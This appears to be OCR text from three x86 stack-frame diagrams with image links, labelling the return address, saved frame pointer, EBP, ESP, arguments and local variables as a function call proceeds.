

0xFFFFFFFF
return address
parent frame ptr
EBP
(main frame ptr)
x
3
2
1
return address
main frame ptr
ESP
0x00000000



0xFFFFFFFF
return address
parent frame ptr
x
3
2
1
return address
main frame ptr
ESP, EBP
0x00000000



0xFFFFFFFF
return address
parent frame ptr
x
3
2
1
return address
main frame ptr
y
EBP
ESP
0x00000000

